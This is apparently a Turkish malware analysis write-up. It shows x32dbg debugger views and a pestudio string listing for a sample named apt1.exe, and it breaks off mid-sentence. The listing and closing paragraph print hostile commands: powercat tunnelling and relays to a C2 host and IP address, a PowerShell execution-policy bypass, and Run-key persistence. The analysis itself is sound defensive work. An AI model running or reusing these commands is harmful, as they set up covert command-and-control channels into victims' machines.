CPU | Graph | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source | References | Thread

```
004026   85  test eax,eax
004026   0F  jne apt1.40614E
004026   8D  lea ebx,dword ptr ds:[425E78]          ebx:"_riteProcessMemory", 4
004026   53  push ebx                                ebx:"_riteProcessMemory"
004026   66  mov word ptr ds:[ebx],7257              ebx:"_riteProcessMemory"
004026   FF  push dword ptr ds:[425E56]
004026   FF  call dword ptr ds:[<&GetProcAddress>]
004026   6A  push 0
004026   6A  push 8
004026   FF  push dword ptr ds:[425E4A]
004026   68  push apt1.425E4A
004026   6A  push FFFFFFFF
004026   68  push apt1.402690
004026   50  push eax
004026   C3  ret
004026   68  push apt1.425EAC
004026   6A  push E
004026   68  push apt1.425EA1                        425EA1:"sxvuqnnksd"
004026   2E  call dword ptr cs:[<&GetLongPathNameA>]
004026   83  cmp eax,0
004026   0F  jne apt1.40614E
004026   8D  lea ecx,dword ptr ds:[425E4E]
004026   81  cmp dword ptr ds:[ecx],FFF
004026   0F  ja apt1.40614E
004026   81  cmp dword ptr ds:[425E4E],50000
004026   0F  ja apt1.40614E
004026   81  sbb dword ptr ds:[ecx],300
004026   2E  ja apt1.404D95
004026   81  add dword ptr ds:[425E8F],apt1.40614E
004026   FF  call dword ptr ds:[425E8F]
004026   00  add byte ptr ds:[eax],al
004026   00  add byte ptr ds:[eax],al
004026   68  push apt1.425EAC
```

word ptr[ebx]=[00425E78]=725F

.text:00402666 apt1.exe:$2666 #1A66

Hide FPU

```
EAX   00000000
EBX   00425E78   "_riteProcessMemory"
ECX   77456014   kernel32.77456014
EDX   00530180
EBP   0018FF88
ESP   0018FF1C   &"_riteProcessMemory"
ESI   00425E6B   "kernel32.DLL"
EDI   00000000

EIP   00402666   apt1.00402666

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError 00000002 (ERROR_FILE_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

x87r0 0000000000000000000 ST0 Empty 0.00
x87r1 0000000000000000000 ST1 Empty 0.00
x87r2 0000000000000000000 ST2 Empty 0.00
```

Default (stdcall) 5 Unlocked

```
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Struct

```
Addres  Hex                                       ASCII
00425E  5F 72 69 74 65 50 72 6F 63 65 73 7        _riteProcess
00425E  72 79 00 00 00 00 00 00 00 00 00 0        ry.........
00425E  4C 69 62 72 61 72 79 57 00 73 78 7        LibraryW.sxv
00425E  6B 73 64 00 00 00 00 00 00 00 00 0        ksd........
00425E  00 00 DA 59 35 85 94 A0 56 DB 4B E        ..ÚY5.. VÛKÇ
00425E  98 87 92 A6 B9 DD 4D ED DA 33 C8 3        ...¦'ÝMíÚ3È3
00425E  1D E0 3E C1 3E 36 F9 07 60 8C B4 4        .à>Á>6ù.`.´N
00425E  A2 38 2A DC C3 8E E5 22 E5 E4 A0 6        ¢8*ÜÃ.å"åä i
00425E  27 91 90 F7 BE F5 4B 8A D8 8E 25 7        '..÷¾õK.Ø.%y
00425F  CF C6 85 33 11 0D B2 A3 97 D5 8E 1        ÏÆ.3..²£.Õ..
00425F  D8 B9 99 29 DC 32 74 A2 CA B2 0F 1        Ø¹.)Ü2t¢Ê².
```

```
0018FF  00425E  "_riteProcessMemory"
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
0018FF  000000
```

Command: Default

Paused | apt1.exe: 00425E78 -> 00425E78 (0x00000001 bytes) | Time Wasted Debugging: 0:00:07:05

x32dbg - File: apt1.exe - PID: 81C - Module: apt1.exe - Thread: Main Thread B40

File View Debug Plugins Favourites Options Help Feb 28 2017

CPU | Graph | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source | References | Thread

```
00404DE2   83 C0 05  add eax,5
00404DE5   68 EC 4D  push <apt1.sub_404DEC>
00404DEA   FF 20     jmp dword ptr ds:[eax]
00404DEC   59        pop ecx                          sub_404DEC
00404DED   85 C0     test eax,eax
00404DEF   0F 84 59  je apt1.40614E
00404DF5   29 FF     sub edi,edi
00404DF7   4F        dec edi
00404DF8   21 C7     and edi,eax
00404DFA   57        push edi
00404DFB   8B 06     mov eax,dword ptr ds:[esi]
00404DFD   8D 76 04  lea esi,dword ptr ds:[esi+4]
00404E00   F7 D0     not eax
00404E02   83 E8 10  sub eax,10
00404E05   C1 C8 02  ror eax,2
00404E08   C1 C8 06  ror eax,6
00404E0B   31 D8     xor eax,ebx
00404E0D   F8        clc
00404E0E   83 D8 01  sbb eax,1
00404E11   8D 18     lea ebx,dword ptr ds:[eax]
00404E13   C1 C3 02  rol ebx,2
00404E16   C1 C3 06  rol ebx,6
00404E19   50        push eax
00404E1A   8F 07     pop dword ptr ds:[edi]
00404E1C   F8        clc
00404E1D   83 DF FC  sbb edi,FFFFFFFC
00404E20   F8        clc
00404E21   83 D9 04  sbb ecx,4
00404E24   83 F9 00  cmp ecx,0
00404E27   75 D2     jne apt1.404DFB
00404E29   5F        pop edi
00404E2A   A1 08 90  mov eax,dword ptr ds:[<&GetModuleHandleA>]
00404E2F   50        push eax
```

.text:00404E0D apt1.exe:$4E0D #420D <sub_404DEC+21>

Hide FPU

```
EAX   D88BD700
EBX   58000050
ECX   000006F8   L'Λ'
EDX   0008E3C8
EBP   0018FF88
ESP   0018FF1C
ESI   00425418   apt1.00425418
EDI   0025000C

EIP   00404E0D   apt1.00404E0D

EFLAGS   00000286
ZF 0  PF 1  AF 0
OF 0  SF 1  DF 0
CF 0  TF 0  IF 1

LastError 00000002 (ERROR_FILE_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

x87r0 0000000000000000000 ST0 Empty 0.00
x87r1 0000000000000000000 ST1 Empty 0.00
x87r2 0000000000000000000 ST2 Empty 0.00
```

Default (stdcall) 5 Unlocked

```
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Struct

```
Addres  Hex                                       ASCII
002500  8B 74 24 04 55 E8 AF 01 00 00 58 5        .t$.Uè ...XP
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
002500  00 00 00 00 00 00 00 00 00 00 00 0        ............
```

```
0018FF  00250000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
0018FF  00000000
```

Command: Default

Running | Dump: 00250000 -> 00250000 (0x00000001 bytes) | Time Wasted Debugging: 0:00:25:05

« Local Disk (C:) ▸ Users ▸ Mert ▸ AppData ▸ Roaming ▸ AMD

Search AMD

Organize ▾ | Open | Share with ▾ | New folder

Favorites
- Desktop
- Downloads
- Recent Places

Libraries
- Documents
- Music
- Pictures
- Videos

Computer

Network

Name	Date modified	Type	Size
default.conf	03.03.2017 13:50	CONF File	1 KB
OGLCache.exe	05.03.2017 10:45	Application	156 KB
OGLCache.exe.bak	28.02.2015 10:02	BAK File	302 KB


OGLCache.exe.bak Date modified: 28.02.2015 10:02 Date created: 06.03.2017 12:49
BAK File Size: 301 KB


pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\decoded_malware\oglcache.exe
- indicators (3/14)
- virustotal (n/a)
- dos-stub (64 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (2)
- sections (4)
- libraries (2/8)
- imports (161)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (n/a)
- strings (200/1300)
- debug (n/a)
- manifest (n/a)
- file-version (n/a)
- certificate (n/a)
- overlay (n/a)


type	size	location	blacklisted (200)	item (1300)
ascii	4	-	x	$.VB
ascii	52	-	x	powercat -c 10.1.1.1 -p 53 -dns c2.example.com
ascii	59	-	x	powercat -l -p 8000 -r dns:10.1.1.1:53:c2.example.com
ascii	165	-	x	cmd.exe /c powershell; Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force...
ascii	8	-	x	%WINDIR%
ascii	19	-	x	%s\system32\cmd.exe
ascii	18	-	x	checkip.dyndns.org
ascii	24	-	x	Host: checkip.dyndns.org
ascii	80	-	x	User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
ascii	82	-	x	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ascii	31	-	x	Accept-Language: en-US,en;q=0.8
ascii	6	-	x	%TEMP%
ascii	40	-	x	84.200.2.12:443;
ascii	16	-	x	%TEMP%\loopc.cmd
ascii	27	-	x	C:\Windows\system32\cmd.exe
ascii	9	-	x	psapi.dll
ascii	19	-	x	GetModuleFileNameEx
ascii	6	-	x	ns.exe
ascii	6	-	x	System
ascii	23	-	x	SetThreadExecutionState
ascii	27	-	x	C:\Windows\system32\cmd.exe
ascii	46	-	x	SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
ascii	56	-	x	SOFTWARE\Microsoft\Active Setup\Installed Components\%s\
ascii	11	-	x	Secur32.dll
ascii	22	-	x	LsaGetLogonSessionData
ascii	25	-	x	LsaEnumerateLogonSessions
ascii	9	-	x	psapi.dll
ascii	19	-	x	GetModuleFileNameEx
ascii	12	-	x	ERNEL32.DLL
ascii	11	-	x	winhttp.dll
ascii	11	-	x	WinHttpOpen
ascii	21	-	x	WinHttpGetProxyForUrl
ascii	18	-	x	WinHttpCloseHandle
ascii	37	-	x	WinHttpGetIEProxyConfigForCurrentUser
ascii	19	-	x	GetNativeSystemInfo
ascii	11	-	x	ProductType
ascii	47	-	x	SYSTEM\CurrentControlSet\Control\ProductOptions
ascii	5	-	x	WINNT
ascii	8	-	x	LANMANNT







Dinamik kod analizine devam ettiğimde, çalışan işlemler (process) arasında ns.exe isimli (Norton Security olduğunu tahmin ediyorum.) işlemi gördüğünde, %TEMP% klasörüne oluşturduğu loopc.cmd isimli toplu işlem dosyası (batch) ile Powercat aracını çalıştırarak (powercat -l -p 4000 -r tcp:84.200.2.12:443;) 4000. bağlantı noktası (port) ile 84.200.2.12 ip adresine 443. bağlantı noktası arasında relay yapabildiğini gördüm. Asıl amacım, zararlı yazılımın çekirdeğine yani tüm fonksiyonların çağrıldığı ana fonksiyona ulaşmak ve zararlı yazılımın yeteneklerini öğrenmek olduğu için analiz etmeye devam

